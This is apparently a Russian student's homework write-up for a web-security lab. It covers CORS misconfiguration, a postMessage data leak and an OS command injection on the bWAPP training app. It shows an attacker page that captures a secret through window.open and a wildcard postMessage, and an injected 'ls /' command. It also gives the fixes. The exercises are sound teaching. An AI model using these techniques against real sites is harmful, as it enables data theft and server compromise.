

## Урок 8: Современные ClientSide-технологии и другие технологии веба

### Задание 1.

Перед выполнением задания необходимо:

- Создать страницу `user_info.html` на домене `localhost`
- Добавить на домене `localhost` заголовок CORS: `Access-Control-Allow-Origin: *`

На домене `attacker.com` создать страницу, которая:

- Выполнит XHR запрос за страницей `localhost/user_info.html`
- Выведет содержимое страницы `user_info.html`


Настройте CORS так, чтобы вывести содержимое страницы `user_info.html` мог только <http://localhost> или <http://trustedhost.com>.

## Решение:

Создал страницу `user_info.html` с паролем пользователя.

На домен `localhost` заголовок добавил. Именно на домен, а не на `location`.

На домене `attacker.com` делаю `hxr` запрос к `localhost` и вывожу содержимое страницы `user_info.html`



Далее, чтобы вывести содержимое страницы могли только `localhost` и `trustedhost.com` я добавляю локацию `/user_info.html` на домене `localhost` в конфигурации `nginx` и добавляю туда следующий заголовок:

`Access-Control-Allow-Origin "http://trustedhost.com";`

```
maks@maks-All-Series: /var/www/html

server {
    listen 80 default_server;
    listen [::]:80 default_server;
    # listen 443 ssl default_server;
    # listen [::]:443 ssl default_server;
    # include snippets/snakeoil.conf;

    add_header Access-Control-Allow-Origin *;

    root /var/www/html;

    index index.html index.htm index.nginx-debian.html;

    server_name localhost;



    location / {
        try_files $uri $uri/ =404;
    }

    location /user_info.html {
        try_files $uri $uri/ = 404;
        add_header Access-Control-Allow-Origin http://trustedhost.com;
    }

    location /sensitive_info.txt {
"/etc/nginx/sites-enabled/default" 150L, 4129C written 40,27-34 16%
```

(локация с заголовком видна снизу окна терминала на скриншоте)

Теперь вывести содержимое страницы user\_info.html сервера localhost может только сам localhost и trustedhost.com



## Задание 2.

Вы - злоумышленник, поэтому в Firefox вы заходите только через приватное окно. Вы хотите украсть супер секретные данные со страницы <http://victim.com/hw-8-2.php>. На ней установлена защита по сессии. Но вы знаете пользователя у которого эта сессия есть и что секрет отдается postMessage после открытия страницы...

Заманите пользователя на страницу <http://attacker.com/hw-8-2-attacker.html> и получите секретные данные.

Допишите страницу <http://victim.com/hw-8-2.php>, так чтобы она была безопасной.

Страница hw-8-2.php

```
<?php
```

```
if ($_COOKIE['sessionid'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {
```

```
    echo "<body>
```

```
        Hello, sir! Sending data to window.opener!
```

```
        <script>
```

```
            window.opener.postMessage('TOP secret data', '*');
```

```
        </script>
```

```
    </body>";
```

```
} else {
```

```
    echo "Access denied";
```

```
}
```


```
?>
```

## Решение:

Проблема страницы hw-9-2.php в том, что PostMessage с этой страницы отправляется на любой домен, открывший её через функцию window.open() либо по ссылке.

Соответственно чтобы PostMessage пришёл на нашу страницу нужно чтобы пользователь с нужной сессией зашёл сначала на мою страницу и только потом с неё перешёл на страницу hw-8-2.php, на которой находятся секретные данные.

### Код страницы hw-8-2-attacker.html




```
hw-8-2-attacker.html - html - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
  HTML
  > bWAPP
  > hw-8-1.html
  > hw-8-2-attacker.html
  > hw-8-2.php
  > index.html
  > user_info.html
  hw-8-2-attacker.html x hw-8-2.php
hw-8-2-attacker.html > html > body > button
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Document</title>
8 </head>
9 <body>
10  <button>Open http://victim.com/hw-8-2.php</button>
11  <script>
12    document.querySelector('button').addEventListener('click', ()=>{
13      console.log('переход на страницу http://victim.com/hw-8-2.php')
14      window.open('http://victim.com/hw-8-2.php')
15    })
16    window.addEventListener('message', (e)=>{
17      console.log(e.data)
18    })
19  </script>
20 </body>
21 </html>
22
  OUTLINE
  0 0 0 Ln 10, Col 55 Tab Size: 4 UTF-8 LF HTML
```


Здесь вывод секретной информации я сделал в консоль.

Так же при нажатии на кнопку у нас идёт отбика в консоль что переход на страницу с секретной информацией состоялся.

## Вот что видит пользователь БЕЗ нужной сессии в консоли:




## А вот что видит пользователь с нужной сессией в консоли:



(на домен на скрине не обращайте внимание, скрин сделал когда уже закрыл дыру)

Так кстати выглядит исправленный hw-8-2.php:




The screenshot shows the Visual Studio Code editor with the file `hw-8-2.php` open. The code is as follows:

```
1 <?php
2 if($_COOKIE['sessionid'] == '0a7016d5f7346af14b273a66e0770fb7d6608769f233156570e878a1397a175') {
3     echo "<body>
4         Hello, sir! Sending data to window.opener!
5         <script>
6             window.opener.postMessage('TOP secret data', 'http://trustedhost.com');
7         </script>
8     </body>";
9 } else {
10     echo "Access denied";
11 }
12 ?>
```

## Задание 3\*.


Пройти RCE (os command injection) на bWAPP



The screenshot shows the bWAPP web application interface. The top section has a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area is titled `/ OS Command Injection /` and displays the output of a DNS lookup for `www.nsa.gov`. The output shows the IP address `127.0.0.53` and the command `ls /` executed on the server, resulting in a list of files and directories including `bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var`. The footer contains the license information: `bWAPP is licensed under BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?`

## Задание 4\*.

Здесь в консоли видно полностью что я вписал в поле firstname.



Вот собственно результат (надеюсь я правильно понял как выполнять):

